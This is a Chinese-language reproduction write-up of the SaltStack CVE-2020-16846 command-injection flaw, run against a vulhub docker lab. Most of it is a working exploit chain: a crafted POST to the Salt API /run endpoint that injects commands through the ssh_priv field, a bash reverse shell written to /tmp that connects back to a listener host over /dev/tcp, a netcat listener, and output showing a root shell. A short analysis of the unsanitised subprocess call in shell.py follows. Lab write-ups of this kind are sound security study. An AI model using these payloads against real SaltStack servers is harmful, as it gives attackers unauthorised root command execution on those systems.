CVE-2020-16846

漏洞描述

SaltStack 是基于 Python 开发的一套C/S架构配置管理工具。2020年11月SaltStack官方披露了CVE-2020-16846，CVE-2020-16846允许用户执行任意命令。组合这两个漏洞，将可以使未授权的攻击者通过Salt API执行任意命令 影响范围

SaltStack < 3002.1 SaltStack < 3001.3 SaltStack < 3000.5 SaltStack < 2019.2.7

漏洞复现


1、在vulhub上启动docker

```
docker-compose up -d
```

```
root@daoer:/home/daoer/vulhub/vulhub/saltstack/CVE-2020-16846# docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED        STATUS        PORTS
                                                                                                NAMES
98276282716a   vulhub/saltstack:3002   "/usr/bin/dumb-init …"   13 hours ago   Up 13 hours   0.0.0.0:4505-4506->4505-4506/tcp, :::4505
-4506->4505-4506/tcp, 0.0.0.0:8000->8000/tcp, :::8000->8000/tcp, 0.0.0.0:2222->22/tcp, :root@daoer:/home/daoer/vulhub/vuroot@daoerroot
root@daoer:/home/daoer/vulhub/vulhub/saltstack/CVE-2020-16846#
```

2、访问docker靶机 `https://ip:8000`

3、使用BP抓吧访问地址 `https://ip:8000/run`



4、更改请求为POST并且插入请求体，如下


```
token=12312&client=ssh&tgt=*&fun=a&roster=whip1ash&ssh_priv=aaa|touch%20/tmp/success%3b
```

5、写一个sh文件里面是反弹shell的命令

```
echo 'bash -i >%26 /dev/tcp/192.168.41.134/4567 0>%261' >/tmp/wanli.sh%3b
```

7、使用NC接收反弹shell的命令

```
nc -lvvp 4567
```



8、执行sh文件，即可得到反弹shell

```
bash%20/tmp/wanli.sh%3b
```

```
POST /run HTTP/1.1
Host: 192.168.41.133:8000
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 87

token=12312&client=ssh&tgt=*&fun=a&roster=whiplash&ssh_priv=aaa|bash%20/tmp/wanli.sh%3b
```

9、NC接收的反弹shell

```
PS> nc -lvvp 4567
listening on [any] 4567 ...
192.168.41.133: inverse host lookup failed: Host name lookup failure
connect to [192.168.41.134] from (UNKNOWN) [192.168.41.133] 39380
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell
root@98276282716a:/# whoami
whoami
root
root@98276282716a:/#
```

漏洞分析

该漏洞的成因是因为 `salt/client/ssh/shell.py` 文件没有对用户参数进行严格的过滤，导致可以执行命令

```python
def gen_key(path):
    """
    Generate a key for use with salt-ssh
    """
    cmd = 'ssh-keygen -P "" -f {0} -t rsa -q'.format(path)
    if not os.path.isdir(os.path.dirname(path)):
        os.makedirs(os.path.dirname(path))
    subprocess.call(cmd, shell=True)
```

cmd中的内容是由一段固定值+format中的path拼接而成，没有任何的过滤
subprocess.call(cmd, shell=True) 是下执行系统命令的函数
如果path的内容可以控制就可以造成命令执行